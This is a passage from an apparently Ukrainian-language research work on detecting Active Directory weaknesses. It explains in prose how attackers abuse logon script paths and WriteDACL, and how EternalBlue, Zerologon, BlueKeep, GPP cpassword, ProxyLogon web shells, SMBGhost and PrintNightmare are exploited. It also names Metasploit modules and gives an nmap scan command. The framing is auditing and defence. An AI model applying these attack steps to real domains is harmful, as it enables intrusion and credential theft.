може бути розміщений в будь-якій мережевій локації та успішно завантажений атакованими системами. Саме цей факт є одним з таких, що забезпечує реалізацію атаки такого типу. Окремо слід відмітити необхідність для порушника доставки даного скрипта до цільової системи. Стандартним шляхом для цього є використання протоколу SMB – загального ресурсу в середовищі Windows. Це означає, що контрольована порушником система з увімкненим сервісом SMB та відкритим портом 445 має існувати в мережі. Альтернативно, порушник може використати один з вже існуючих в домені легітимних файлових ресурсів з доступом на запис для користувачів домену. Дана конфігурація є широко розповсюдженою в корпоративних середовищах, оскільки SMB ресурси є ефективним способом обміну файлами. Таким чином, передумови для здійснення атаки є достатньо простими та виконуваними в нормальних умовах.

Перебіг атаки може бути визначений наступним чином:

1. Виявлення порушником можливості модифікації атрибутів облікового запису користувача;
2. Створення порушником скрипту, який дозволяє виконати необхідні операції – захоплення користувацького облікового запису, робочої станції, встановлення ПЗ, створення задач в автозапуск, розповсюдження шкідливого ПЗ, тощо;
3. Розміщення створеного скрипту в мережевій локації, доступній для потенційно атакованої робочої станції;
4. Модифікація атрибуту script-path в атакованому обліковому записі.

2.2.6. WriteDACL на довільний об’єкт

Привілей WriteDACL дозволяє суб’єкту змінювати правила доступу для даного об’єкту. Таким чином, даний привілей дозволяє потенційному агенту загрози отримати повні права на довільний об’єкт, на який існує дані повноваження. Таким чином, змінивши привілеї на об’єкт на GenericAll, можлива реалізація будь-якого з описаних вище сценаріїв – на групу, на користувача, на комп’ютер, тощо [21] [1].

2.3. Вразливості самих продуктів Microsoft

Інфраструктура Microsoft Active Directory складається з істотної кількості компонентів програмного забезпечення – переважна більшість з них представлена програмними продуктами Microsoft. До них належать як окремі програмні рішення – такі як Microsoft Windows, MS SQL Server, Microsoft Exchange, тощо, так і окремі технології, що розроблені та використовуються в даних продуктах – такі як протоколи SMB та Kerberos, протокол NetBIOS, підсистема аутентифікації LSASS, середовище .NET. Дані програмні рішення є надзвичайно складними за своєю структурою, конфігурацією та архітектурою, більшість імплементацій даних продуктів реалізуються сотнями тисяч строк програмного коду. Переважна більшість програмних продуктів Microsoft є закритими, тобто доступ до вихідного коду у споживачів продукту відсутній. Це в свою чергу означає неможливість проведення зовнішніх, нерегулярних аудитів вихідного коду продукту та пошуку дефектів та програмних вразливостей. Такий стан речей, зокрема, призводить до накопичення складних та неочевидних вразливостей, що залишаються у коді продуктів протягом тривалого періоду часу – мова може йти про десятки років, оскільки деякі вразливості, що виявляються у третьому десятиріччі 21-го століття належать до частин коду, що були розроблені у кінці 20-го сторіччя, в часи до появи Windows NT або раннього періоду існування даного ядра ОС. Таке положення є характерним для усіх складних продуктів із закритим вихідним кодом, що означає високий ризик довготривалих періодів існування та використання Zero Day вразливостй. Однак в даній роботі основною тематикою є виявлення вже відомих та характерних вразливостей, які вже є дослідженими та опублкіованими, а також виправленими корпорацією Microsoft. Для того, щоб виявляти наявність даних вразливостей на системах, що функціонують в середовищі Microsoft Active Directory, виконавець має чітко розуміти природу даних проблем, мати точні технічні дані щодо особливостей вразливості та мати можливість проводити експлуатацію в умовах аналогічних до тих, в яких оперує агент загрози.

За відносно короткий час після виявлення вразливості в продукті Microsoft, виробник випускає оновлення, яке дозволяє усунути дефект в коді продукту та, відповідно, зробити експлуатацію вразливості неможливою. Microsoft, як і більшість аналогічних постачальників програмного забезпечення, публікує у відкритий доступ не детальну інформацію, про виявлені проблему безпеки, викладає інформацію щодо потенційних ризиків, пов'язаних з експлуатацією вразливості, та інструкції щодо усунення проблеми з уражених систем. Це, однак, не є абсолютним вирішенням проблеми у світових масштабах – оновлення безпеки не надходять і не можуть надходити автоматично, оскільки можуть спричиняти нестабільність в роботі сервісів на перших етапах свого життєвого циклу, а також в результаті того, що істотна частина систем не є підключеною до інтернету, звідки можливе отримання нових оновлень. В результаті, виникає період між офіційною публікацію інформації про вразливість та випуску оновлення безпеки, та актуальною інсталяцією оновлень по всіх вразливих системах з повним усуненням пов'язаних ризиків. Такий стан речей призводить до того, що широке коле сторонніх осіб, зокрема й потенційні агенти загрози, мають можливість виявити виправлену вразливість та створити інструменти для експлуатації, які в результаті можуть бути використані для проведення атак на уражені системи, розповсюдження шкідливого ПЗ, тощо. Інциденти засновані на даному стані речей вже не один раз фіксувались фаховою спільнотою. Своєчасне виявлення вразливих до відомих проблем безпеки компонентів в корпоративному середовищі Active Directory дозволяє усунути більшість ризиків пов'язаних з інцидентами такого характеру.

Деякі вразливості продуктів Microsoft є широко відомими, їхні технічні особливості – описані у відкритих джерелах, а на основі даних описів створено інструменти, що дозволяють використовувати вразливість у своїх цілях. Серед найбільш небезпечних вразливостей переважна більшість дозволяє виконати RCE – remote code execution з високими привілеями (найчастіше NT Authority System), оскільки більшість сервісів Microsoft працюють з максимально можливим локальним рівнем привілеїв. В рамках розгляду способів виявлення вразливостей

Active Directory необхідно звернути увагу на найбільш розповсюджені та небезпечні відомі вразливості продуктів Microsoft. Ця теза зумовлена безпосередньою зв’язністю специфічного середовища Active Directory з технологіями і продуктами, що лежать в її основі – компрометація кожного з цих елементів може призвести до повної компрометації доменної інфраструктури. Перелік таких вразливостей з оглядом найбільш значущих технічних особливостей вважається необхідним викласти у даній роботі:

1. MS17-010 (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0147, CVE-2017-0148);
2. ZeroLogon (CVE-2020-1472);
3. BlueKeep (CVE-2019-0708);
4. MS14-025 (CVE-2014-1812);
5. ProxyLogon (CVE-2021-26855);
6. SMBGhost (CVE-2020-0796);
7. PrintNightmare (CVE-2021-34527);

MS08-067 (CVE-2008-4250) [22].

2.3.1. MS17-010 [23]

Дана вразливість була виявлена на початку 2017 року як комплекс дефектів протоколу SMB версії 1, які за певних умов дозволяли виконати довільний код на атакованій системі з максимально можливими привілеями (NT Authority System). Важливою особливістю даної вразливості стало те, що у вільний доступ майже одразу потрапив комплект експлойтів, розроблених NSA (National Security Agency), який дозволяв експлуатувати дану вразливість в повністю автоматизованому режимі.

Інструмент експлуатації EternalBlue був вперше опублікований хакерською групою «The Shadow Brokers» 14 квітня 2017 року під час їхнього п’ятого витоку «Загублені у перекладі» (англ. Lost in translation). Витік включав багато інструментів експлуатації, таких як EternalBlue – внутрішня назва, вочевидь,

використовувана в АНБ - які засновані на численних вразливостях у реалізації протоколу SMB Windows – в даному випадку, його першої версії. EternalBlue працює на всіх версіях Windows NT аж до Windows 8. Ці версії використовують ресурс міжпроцесного зв'язку (IPC$), який дозволяє ініціювати нульовий сеанс SMB. Це означає, що з'єднання встановлюється за допомогою анонімного входу, а нульовий сеанс дозволений за замовчуванням. Нульовий сеанс дозволяє клієнту надсилати команди на сервер. АНБ створило рішення для експлуатації під назвою FuzzBunch, який був знайдений серед файлів витоку. Вразливості, експлойт до якої потрапив у вільний доступ, було присвоєно ідентифікатор CVE-2017-0144.

Технічні деталі вразливості потрапили у відкритий доступ за нетривалий час після публікації інструментів для експлуатації, що призвело, в подальшому, до реалізації численних інцидентів, пов'язаних з експлуатацією даної вразливості. Сама вразливість EternalBlue основана на трьох дефектах. Перший з них - помилка в процесі перетворення FEA (File Extended Attributes) зі структури Os2 в структуру NT в реалізації протоколу Windows SMB (драйвер srv.sys) призводить до переповнення буфера в пулі ядра. Другий дефект полягає в функція передачі файлів за протоколом SMB. Якщо дані, надіслані через функціонал SMB_COM_TRANSACTION2 або SMB_COM_NT_TRANSACT, перевищують за обсягом MaxBufferSize, встановлений під час налаштування сеансу, або значення total_data_to_send більше, ніж transmitted_data, тоді транзакція використовує підкоманду протоколу SECONDARY. Третій дефект дозволяє виділити фрагмент пам'яті із контрольованим розміром у несторінковому пулі ядра. Він використовується на етапі обробки купи, коли створюється порожня зона, яка пізніше буде заповнена елементом даних, які записуються поза виділеним буфером. Потік виконання перехоплюється за допомогою експлуатації усіх трьох вище зазначених дефектів.

Усі зазначені вище дефекти реалізації експлуатуються за допомогою фреймворка FuzzBunch, що містить у собі експлойти з кодовими назвами EternalBlue, EternalChampion, EternalRomance та EternalSynergy. Використання даних

програмних рішень дозволяє агенту загрози отримати виконання довільного коду на атакованій Windows системі за умови виконання наступних умов:

1. Версія Windows NT до 8.1 або Windows Server 2016 включно (існують реалізації експлойтів для Windows 10, однак за замовченням дана система не передбачає умов для експлуатації вразливості);
2. Увімкнено протокол SMB, TCP порти 445 та 139 відкриті у мережу та доступні агенту загрози;
3. Активний протокол SMB v1;
4. Доступний хоча б один іменований потік на цільовій системі – зазвичай, доступний потік IPC$;
5. Системою підтримуються анонімні сесії або агент загрози має доступ до облікового запису з будь-яким рівнем привілеїв, що може аутентифікуватись на атакованій системі;
6. Не встановлено оновлення MS17-010.

Незважаючи на те, що перелік вимог до системи, що роблять її вразливою, є істотним, дані вимоги виконуються за замовченням на усіх інсталяціях відповідних версій Windows за замовченням.

Для перевірки наявності вразливості агент загрози може використовувати як інвазивні, так і не інвазивні методи. До останніх належать різноманітні сканери, що перевіряють виконання поставлених вище умов на цільовій системі і у разі, якщо цільовий сервіс поводить себе таким чином, як має поводити вразливий, видається відповідний результат. До найбільш поширених рішень для перевірки вразливості належить мережевий сканер Nmap, який у своєму стандартному пакеті постачання містить NSE скрипт, що може виявляти наявність вразливості MS17-010. Для того, щоб перевірити наявність вразливості, сканер необхідно запустити наступним чином: nmap -p 445 -Pn --script smb-vuln-ms17-010 <TARGET> , де <TARGET> - ip, або DNS ім’я цільової системи. Перевірка таким чином не створює жодних ризиків для цільової системи, оскільки актуальна експлуатація з ризиком виведення з ладу цільового сервісу не проводиться, лише перевіряються критерії вразливості.

Альтернативно можлива перевірка вразливості за допомогою реальної експлуатації – в такій ситуації проводяться всі ті ж самі дії, що при реальній експлуатації агентом загрози. Зокрема, може використовуватись фреймворк Fuzzbunch, або його адаптації, створені пізніше – в першу чергу, для зручності користування. До таких рішень належать модулі широко відомого фреймворка Metasploit – дані модулі мають назву exploit/windows/smb/ms17_010_eternalblue і побудовані на базі згаданого вище Fuzzbunch. Для експлуатації за допомогою даного модуля аудитор має увести IP або DNS ім’я цільової системи, визначити корисне навантаження, що буде виконано в атакованій системі та, за умови відсутності підтримки анонімних сеансів на цільовому сервісі, увести логін та пароль легітимного користувача, який має привілей авторизації на цільовій системі – зазвичай, в доменному середовищі Active Directory для цього може використовуватись будь-який доменний обліковий запис. Після успішної експлуатації агент загрози або аудитор отримує на цільовій системі рівень доступу на рівні NT Authority System, що дозволяє виконувати будь-які операції в системному середовищі.

2.3.2. Zerologon

Zerologon – це вразливість у протоколі шифрування, який використовує служба Netlogon, виявлена у 2020 році і названа однією з найбільш небезпечних вразливостей у продуктах Microsoft. Протокол Netlogon дозволяє комп'ютерам проходити аутентифікацію на контролері домену та оновлювати пароль свого облікового запису в Active Directory. Дана особливість робить вразливість Zerologon особливо небезпечною. Найпоширенішим вектором експлуатації є імперсонація атакуючим акаунта контролеру домену та зміна його машинного паролю. Зловмисник отримує доступ до контролера домену з найвищими привілеями, а отже, і до корпоративної мережі на максимально можливому рівні привілеїв. Після зміни пароля атакуючий може використовувати обліковий запис контролера домену для розвитку атаки, наприклад, виконання атаки DCSync

(отримання контролю над обліковими записами Active Directory через механізм реплікації).

Zerologon спричинена недоліком у схемі криптографічної аутентифікації, яку використовує Netlogon Remote Protocol (MS-NRPC). Handshake та аутентифікація MS-NRPC передбачають використання режиму роботи протоколу AES-CFB8 (з 8-бітним режимом зворотного зв'язку по шифротексту). Це варіант блокового шифру AES, який призначений для роботи з блоками вхідних даних по 8 байт замість 16 байт (128-біт). Застосування шифрування AES-CFB8 до відкритого тексту, що складається з одних нулів, призведе до генерації зашифрованого тексту, що складається з одних нулів. Це відбувається через помилку реалізації протоколу для одного з 256 ключів. Зазвичай клієнтський комп'ютер, який хоче взаємодіяти з сервером Netlogon, таким як контролер домену Windows, починає з відправки восьми випадкових байтів – даний елемент даних часто називають nonce, що є скороченням від number used once - на сервер.

Процес експлуатації Zerologon порушником складається із трьох етапів:

1) Відправка нульових байтів.

2) Вимкнення механізму RPC signing and sealing. MS-NRPC використовує механізм RPC signing and sealing для шифрування на транспортному рівні.

3) Зміна паролю атакованого облікового запису. Третя стадія експлуатації вразливості Zerologon полягає у зміні пароля для облікового запису контролера домену – за умови найбільш критичного та найбільш поширеного перебігу атаки - з'єднання для якого було встановлено на першому етапі.

Після публікації інформації про Zerologon CVE у вільному доступі з’явились різні стратегії експлуатації даної проблеми. Розуміння того, що кожна стратегія породжує різні ідентифікатори компрометації є ключем до розуміння того яким чином виявляти наявність вразливості чи факти компрометації в актуальному середовищі. Облікові записи комп`ютерів часто володіють привілеями високого системного рівня, які агенти загрози можуть використовувати для досягнення своїх цілей. Так існує можливість отримання облікового запису комп’ютера контролера домену та скористатися такими інструментами як Secretsdump.py, про який мова

піде пізніше, для скидання всіх паролей в домені. На основі розуміння технічних деталей вразливості, потенційної шкоди, що може бути нанесена та ідентифікації реальних векторів компрометації, що використовують реальні порушники, можуть бути описані три стратегії, що можуть бути використані як для експлуатації вразливості ZeroLogon, так і для ідентифікації вразливості без нанесення реальної шкоди. Три основні стратегії експлуатації викладено нижче:

1. Пароль доменного контролера скинуто та не перевстановлено. Даний спосіб є найпростішим з точки зору операційного здійснення, однак, таким, що призводить до істотного ураження доступності всієї системи.
2. Пароль доменного контролера скинуто та перевстановлено. Даний сценарій експлуатації передбачає всі ті ж самі дії, що й перший, але відрізняється останнім етапом. На останній стадії агент загрози виконує встановлення для облікового запису доменного контролеру того ж самого паролю, що було встановлено до проведення експлуатації. Даний метод є найбільш ефективним з точки зору процесу перевірки наявності вразливості, оскільки саме він дозволяє повністю продемонструвати процес експлуатації вразливості без нанесення реальної шкоди доменному середовищу.
3. Використання Printer bug та NTLM Relay без скидання пароля. Даний спосіб експлуатації є найменш інвазивним по відношенню до доменної інфраструктури Active Directory, найскладнішим з точки зору виконавця та найменш поширеним в реальному середовищі серед стратегій експлуатації даної вразливості безпеки. Зважаючи на істотну кількість додаткових умов та відсутність ефективних інструментів експлуатації, наявних у вільному доступі, даний метод не розглядається як ефективний з точки зору процесу перевірки наявності вразливості легітимним шляхом. Інше може бути розглянуте лише у випадку певних обмежень, що не дозволяють провести експлуатацію звичайним шляхом – методом 2.

Окрім інвазивних способів перевірки наявності вразливості на доменному контролері, таких, як описано у трьох стратегіях вище, існує спосіб точної перевірки наявності вразливості за допомогою неінвазивної експлуатації вразливості – в подальшому, даний спосіб буде називатися «сканування

ZeroLogon». Для здійснення такої перевірки здійснюється аутентифікація з нульовим nonce на NetLogon, тобто виконується шифрування нульового 8-бітного значення алгоритмом AES-CFB8. Для цього зазвичай необхідно близько 256 спроб, за принципом вірогідності успішної аутентифікації в 0.04 зазвичай перевірка перестає виконуватись після 4000 некоректних спроб – це значення вважається достатнім з вірогідносної точки зору для підтвердження відсутності вразливості. У разі успішної аутентифікації, скидання паролю не проводиться, а факт аутентифікації фіксується – даний результат може вважатися як достатній для підтвердження існування вразливості [24].

2.3.3. Bluekeep

CVE-2019-0708, також відома як Bluekeep, впливає на всі версії Windows від XP та Windows Server 2003 до Windows 8 включно. У драйвері ядра termdd.sys існує вразливість класу Use-After-Free (UAF). Віддалений неавтентифікований порушник може скористатись цією вразливістю, встановивши RDP-з’єднання з цільовим сервером, відкривши віртуальний канал MS_T120 та надіславши на нього специфічно сконфігуровані дані. Успішна експлуатація призведе до того, що зловмисник виконає довільний код з привілеями на рівні ядра або спричинить відмову в обслуговуванні системи – результат залежить від поточного стану системи.

Технічна особливість вразливість bluekeep полягає у можливості виконання атаки Use-After-Free для структури даних, пов’язаної з RDP каналом MS_T120. Само по собі звільнення пам'яті структури не несе в собі ризиків, але контроль вмісту структури дозволяє змінити потік виконання. За допомогою UAF (use-after-free) виконується звільнення пам'яті об’єкту, а потім використання на його місці підробленої копії. Замінюючи вміст реального об’єкта власними даними, агент загрози отримує більш широкий контроль над кодом, який його використовує. Після запуску UAF пам'ять структури каналу RDP MS_T120 вивільняється, але все ще може бути використана.

Інструменти для експлуатації даної вразливості наявні у відкритому доступі, що істотно спрощує процес експлуатації вразливості сторонніми порушниками, та, відповідно, перевірку наявності вразливості аудиторами. Зокрема, існують інструменти, що дозволяють проводити перевірку наявності вразливості в сервісі без актуальної експлуатації – таким чином, відсутня вірогідність переходу системи в нефункціональний стан під час перевірки – це особливо важливо в контексті тестування захищеності систем Active Directory. До таких зокрема належить інструмент зі складу Metasploit Framework під назвою auxiliary/scanner/rdp/cve_2019_0708_bluekeep. В результаті роботи даного інструменту отримуються відомості про наявність чи відсутність вразливості Bluekeep на цільовій системі. Однак, окрім неінвазивного тестування, у відкритому доступі існує декілька варіантів експлойту, що дозволяють виконувати довільний код на вразливій системі без жодних передумов для агента загрози, окрім, безпосередньо наявності відкритого порту RDP сервіса. Однак, зважаючи на вище викладені деталі технічної проблематики даної вразливості, під час експлуатації існує висока вірогідність виведення цільової системи з ладу, що може призвести до втрати даних та перерви у важливих процесах. Таким чином, методи перевірки наявності даної вразливості мають завжди проходити ретельну оцінку на предмет релевантності у поточних умовах функціонування інфраструктури – усі ризики мають бути прийняті до уваги аудитором та зважені згідно з запропонованою методологією.

2.3.4. MS14-025

MS14-025 – назва кумулятивного оновлення Microsoft, що усуває вразливість підвищення привілеїв в Active Directory, що отримала індекс CVE-2014-1812. Вразливість із підвищенням привілеїв існує у алгоритмі який використовується Active Directory для розповсюдження паролей, налаштованих за допомогою групової політики. Аутентифікований зловмисник, який успішно скористався

вразливістю, має змогу розшифрувати паролі та використовувати їх для підвищення привілеїв у домені.

Дана проблема стосується функціоналу Group Policy Preferences (GPP). Налаштування групової політики — це набір розширень групової політики на стороні клієнта, які задають параметри налаштувань комп'ютерам, залучених до домену, під керуванням операційних систем Microsoft Windows.

Якщо на контролері домену використовується операційна система Windows Server 2008 або Windows Server 2012, і на ньому не інстальовано «Оновлення облікових даних групової політики (KB2962486)», будь-який автентифікований користувач домену (звичайний користувач) може отримати XML файл із каталогу SYSVOL контролера домену, який містить пароль для адміністратора домену. Файл «Groups.xml» містить пароль адміністратора для користувацького акаунта з привілеями «Адміністратор домену» у зашифрованому вигляді, захищеному за допомогою алгоритму AES-256. Оскільки аутентифіковані користувачі мають доступ для читання SYSVOL, будь-хто в домені може знайти файли XML на SMB ресурсі SYSVOL, що містять значення «cpassword», яке містить зашифрований пароль адміністратора. Припустимо, агент загрози має доступ до машини, яка підключена до домену Active Directory. Виявивши ім'я домену та найближчий доменний контролер (Logon Server), агент загрози може здійснити доступ до ресурсу SYSVOL та переглянути розповсюджувані доменні політики (GPO). Кожна політика зберігається в директорії з довільним ім'ям в директорії Policies. Одна з таких політик містить в собі структуру директорій наступного змісту: Machine/Preferences/Groups, в останній субдиректорій з яких міститься файл Groups.xml. В даному XML файлі містяться дані щодо облікового запису Administrator, в полі cpassword міститься 16-ова строка, яка представляє собою згаданий вище пароль адміністратора зашифрований приватним ключем. Вразливість полягає в тому, що даний приватний ключ є широко відомим і розповсюджується вільно, а отже може бути використаний для розшифрування оригінального значення паролю. Використовуючи ключ агент загрози може

розшифрувати оригінальний пароль облікового запису адміністратора і використовувати його в подальшому для просування по доменному середовищу.

Слід відзначити, що не лише паролі адміністратора домену з групи адміністраторів можуть зберігатись за допомогою функціоналу GPP. Таким чином можуть бути збережені паролі будь-яких користувачів з будь-яким рівнем привілеїв і конкретний ризик від експлуатації вразливості істотним чином залежить від конкретної конфігурації доменного середовища.

2.3.5. ProxyLogon

ProxyLogon — це напівформальна узагальнена назва вразливості CVE-2021-26855, дефекту на сервері Microsoft Exchange Server, яка дозволяє зловмиснику обходити алгоритм аутентифікації та імперсонувати адміністратора. Дана проблема також пов'язана з іншою вразливістю довільного запису файлів для авторизованого користувача, CVE-2021-27065, що дозволяє отримати віддалене виконання довільного коду. Усі уражені продукти за замовчуванням є вразливі. В результаті експлуатації неаутентифікований зловмисник може виконувати довільні команди на сервері Microsoft Exchange через відкритий порт 443.

Найбільший вплив вразливості перезапису файлів на сервері досягається за рахунок створення так званих Web-shell у загальнодоступних, індексованих директоріях. Щоб створити корисне навантаження класу web-shell, порушник використовує вразливість у вбудованому механізмі віртуальних каталогів. При створенні нової віртуальної директорії (наприклад, для служби автономної адресної книги) порушник може вказати в якості своєї зовнішньої адреси адресу, яка включає невеликий фрагмент коду Web-shell. Після цього, агент загрози повинен скинути налаштування віртуального каталогу і вказати шлях до файлу на сервері, в якому будуть збережені існуючі віртуальні каталоги. Після скидання налаштувань файлу, в якому буде збережена резервна копія віртуального каталогу, в даній директорії буде збережено Web-shell, вказаний на попередньому етапі.

Після використання ланцюгу вразливостей зловмисник може запустити команду через Web-shell на сервері Exchange з привілеями облікового запису, від імені якого запущено сервер IIS служби Exchange (за умовчанням це NT AUTHORITY \ SYSTEM). Щоб успішно використовувати ланцюг вразливостей, агент загрози повинен отримати мережевий доступ через порт 443 до сервера MS Exchange та знати ім’я поштової адреси користувача з правами адміністратора.

Експлуатація вразливості CVE-2021-26855 дозволяє зовнішньому агенту загрози відправляти довільний HTTP-запит, який буде перенаправлено на вказану внутрішню службу від імені облікового запису комп'ютера поштового сервера. Таким чином, вразливість може обійти механізм аутентифікації Exchange Server і виконати запит з найвищими можливими привілеями. Оскільки порушник може вказати службу, на яку буде перенаправлено довільний HTTP-запит, дана вразливість може бути використана багатьма способами. Зокрема, вважається за потрібне розглянути два способи використання даної вразливості: перегляд електронної пошти через інтерфейс EWS та завантаження Web-Shell через інтерфейс ECP (передбачається вразливостями CVE-2021-26858 і CVE-2021-27065). За допомогою вразливості CVE-2021-26855 існує можливість завантаження листів будь-якого користувача знаючи лише адресу електронної пошти. Для успішної експлуатації необхідні як мінімум два сервери MS Exchange в атакованій інфраструктурі. Наприклад, запит направляється на сервер exch1.test.loc, а перенаправляється на exch2.test.loc за допомогою SSRF. Відповідь від сервера містить ідентифікатори повідомлень і інформацію про них (наприклад, заголовок або дату отримання). Таким чином, усі повідомлення з будь-якого поштового ящика можуть бути завантажені з серверу без аутентифікації. Електронна пошта зазвичай використовується для передачі конфіденційної інформації, а отже даний вектор не менш небезпечний, ніж завантаження веб-оболонки на сервер, оскільки створює високий ризик нанесення шкоди конфіденційності збережної та/або оброблюваної інформації.

Згідно з інформацією Microsoft, даний комплекс вразливостей стосується усіх версій Windows Server зі встановленим Exchange Server включно до Windows Server

2019. Виключенням є сервери зі встановленим кумулятивним оновленням безпеки, що застосовується для Windows Server 2013. 2016 та 2019.

Як продемонстровано вище, вразливість ProxyLogon представлена одразу комплексом окремих технічних дефектів в сервісах Microsoft Exchange, який є невід'ємним елементом інфраструктури майже усіх доменних середовищ Active Directory. Зважаючи на можливість виконання довільного коду з максимально можливим рівнем привілеїв, а також нанесення шкоди конфіденційності оброблюваної та збереженої інформації, дана вразливість має високий пріоритет у контексті виявлення в корпоративних доменних середовищах. Наведені в даному дослідженні алгоритми експлуатації вразливості дозволяють отримати системні привілеї на одному з найбільш критичних серверів домену Active Directory, дані методики використовуються реальними порушниками в ході проведення кібератак, а також можуть бути використані легітимними аудиторами для перевірки наявності вразливості в конкретній інфраструктурі. Цей факт зумовлений тим, що експлуатація вразливостей ProxyLogon в загальному випадку не є інвазивною і не може за нормальних умов призвести до нанесення реальної шкоди оброблюваній або збереженій інформації у разі контрольованої експлуатації легітимним виконавцем. Даний факт враховується в контексті даної роботи і вважається особливо значущим, оскільки виявлення даного комплексу вразливостей розглядається пріоритетною ціллю, як вже було сказано раніше.

2.3.6. SMBGhost

SMBGhost (також відома як SMBleedingGhost або CoronaBlue) – це тип уразливості, яка впливає на комп’ютери під управлінням ОС Windows 10 та Windows Server 2016 та 2019, що вперше була публічно розголошена 10 березня 2020 року. Код експлойта був опублікований 1 червня 2020 року на GitHub дослідником безпеки. Уразливість виникає під час обробки некоректного компресованого повідомлення сервісом SMB. Дана вразливість стосується лише

служби SMB версії 3.1, важливою умовою є наявність увімкненої компресії повідомлень.

Цей недолік може вплинути як на клієнтську частину протоколу, так і на серверну частину у комунікаціях SMB за умови використання компресії в комунікаціях, після виконання стадії Negotiate. Вразливість сервера полягає в драйвері srv2.sys, а вразливість клієнта — у mrxsmb.sys, які в кінцевому підсумку викликають вразливу функцію SmbCompressDecompress. Функція OriginalCompressedSegmentSize перевіряє межі буферу, але відсутня перевірка зміщення та довжини, перед конкатенацією та передачею в процедуру ExAllocatePoolWithtag.

Якщо комп’ютер дозволяє вхідний трафік протоколу SMB3 через порт 445, за з стиснення за замовчуванням підтримується, вразливість може бути проексплуатована. Агент загрози може отримати можливість виконувати код на цільовому сервері або клієнті SMB. Щоб проексплуатувати вразливість для клієнта SMB протоколу, неаутентифікованому порушнику буде необхідно налаштувати контрольований сервер SMBv3 і спровокувати користувача підключитися до нього. Це означає, що якщо зловмисник може отримати контроль над сервером SMBv3, він може виконати код, але клієнт SMB вимагає підключення до зловмисного сервера, тому експлуатація вразливості на клієнтській стороні вимагає залучення соціального фактора.

Необхідно відмітити, що експлуатація даної вразливості за допомогою інструментів, що існують у відкритому доступі, та без залучення додаткових вразливостей у протоколі SMBv3, несе високі ризики доступності атакованій системі. Це зумовлено фактором активності систем безпеки Windows, таких як ASLR та DEP, оскільки вони значно ускладнюють експлуатацію вразливостей переповнення буферу, до яких, зокрема, належить вразливість SMBGhost.

Дані факти зумовлюють формування наступних тез щодо перевірки вразливості SMBGhost на системах Active Directory. По-перше, вразливість має високу критичність в будь-якому середовищі, оскільки потенційно може призводити до віддаленого виконання довільного коду. Це зумовлює високі вимоги до

необхідності виявлення вразливості на корпоративних системах. По-друге, дана вразливість може бути виявлена лише на системах актуальних версій – Windows 10, Server 2016 та 2019 з останньою версією протоколу SMB. Це означає, що стратегія перевірки лише систем застарілих версій в рамках перевірки вразливості SMBGhost не є релевантною. Замість цього необхідне залучення перевірки лише останніх, актуальних версій ОС. По-третє, можливе тестування за двома сценаріями. Перший – це перевірка умов наявності вразливості за непрямими ознаками – підтримка протоколу SMB версії 3 та можливість встановлення сесії за цим протоколом. Таким чином встановлюється лише потенційна можливість наявності вразливості, що знижує цінність даного методу неможливістю подальшого просування та меншою точністю результату. Другий – використання публічно доступних інструментів експлуатації для здійснення виконання коду на цільовій системі. В такому разі наявність вразливості може бути виявлена з високою вірогідністю, оскільки успішне виконання коду або виведення сервісу з ладу дає гарантію наявності вразливості. Однак зважаючи на високу вірогідність порушення доступності системи, додаткові розрахунки ризику експлуатації повинні братись до розгляду при прийнятті рішення щодо тестування [25].

2.3.7. PrintNightmare

PrintNightmare (CVE-2021-34527) – це вразливість віддаленого виконання коду, у службі Windows Print Spooler, яка неправильно виконує завантаження файлів драйверів друку. Зловмисник, який успішно скористався цією вразливістю, має змогу запустити довільний код з привілеями NT AUTHORITY SYSTEM на ураженій системі. Після цього зловмисник отримує повний контроль над ураженою системою. Система Print Spooler працює у Windows (у тому числі серверних версіях) за замовчуванням. Найбільшу небезпеку представляє атака саме на сервери, тому Microsoft в найкоротший термін випустила рекомендації щодо відключення підсистеми друку на контролерах домену. Служба диспетчера друку приймає завдання для друку з локального та мережевих комп’ютерів, перевіряє

наявність ресурсів у принтера та планує чергу, у якій завдання надсилаються для друку. На контролерах домену служба Print Spooler також відповідає за видалення чи встановлення принтера до бази даних Active Directory. Ця служба перевіряє, чи доступний сервер друку в даний момент, а принтер все ще використовується спільно, якщо ні, видаляє об’єкт printQueue з AD.

Основна проблема, яка зумовлює дану вразливість, полягає у виклику функції RpcAddPrinterDriverEx(), яка є частиною протоколу MS-RPRN (протокол віддаленого друку) і дозволяє віддалено інсталювати драйвер користувачам із привілеєм SeLoadDriverPrivilege. За замовчуванням це право надається лише членам групи адміністраторів або операторів друку. Однак, RpcAddPrinterDriverEx() має логічну помилку, яка дозволяє користувачам, які не входять до груп адміністраторів або операторів друку, обходити авторизацію та завантажувати драйвери до віддаленої системи. Маніпулюючи двома параметрами, що використовуються функцією RpcAddPrinterDriverEx(), віддалений непривілейований користувач може вказати власний шлях до довільної DLL, яка буде встановлена в якості драйвера. Такий сторонній драйвер може, наприклад, створити обліковий запис адміністратора на сервері-жертві або розгорнути шкідливе програмне забезпечення, яке зв’язуватиметься з сервером C2, керованим агентом загрози.

Після публікації першого експлойту вразливості PrintNightmare, який використовує виклик RpcAddPrinterDriverEx MS-RPRN, було швидко виявлено, що контролери домену з інстальованим виправленням CVE-2021-1675 від червня 2021 року все ще є вразливими. Це пов’язано з тим, що служба спулера надала підвищений доступ для членів вбудованої групи «Pre-Windows 2000 Compatible Access», яка за замовчуванням містить групу «Автентифікованих користувачів», про що мова йшла вище. На той час сервери, виправлені оновленнями за червень 2021 року були захищені. Однак, оскільки ситуація продовжувала загострюватися і була описано вразливість протоколу MS-PAR, оновлення перестало виконувати свої функції, оскільки доменні сервери залишались вразливими, навіть зі

встановленими виправленнями. Це різко розширило множину систем, вразливих до «PrintNightmare», і зменшило вплив початкового оновлення.

Перші експлойти, що з’явились у відкритому доступі, використовували протокол MS-RPRN. В результаті було випущено оновлення безпеки від Microsoft. Після цього було опубліковано експлойт для протоколу MS-PAR. Експлойти для усіх типів протоколу і налаштувань Print Spooler на даний момент присутні у відкритому доступі і можуть використовуватись для потреб перевірки наявності вразливості. Слід відзначити, що перевірка вразливості без безпосередньої експлуатації в даному випадку неможлива, оскільки перевірити наявність необхідних конфігурацій віддалено не є можливим. Тому, для тестування наявності даного дефекту на системах Active Directory мають використовуватись інструменти, що є аналогічними до тих, що використовуються реальними агентами загроз. Характер служби зумовлює неможливість порушення доступності цільової системи за нормальних умов експлуатації, що позитивно впливає на потенційний процес вибору типу операції перевірки. Зважаючи на додаткову необхідну умову експлуатації вразливості у вигляді необхідності у платформі розміщення DLL драйверу друку, що зазвичай розміщується на SMB ресурсах, для експлуатації вразливості може бути використане створення порожнього драйверу друку з некоректним шляхом до DLL драйверу. Таким 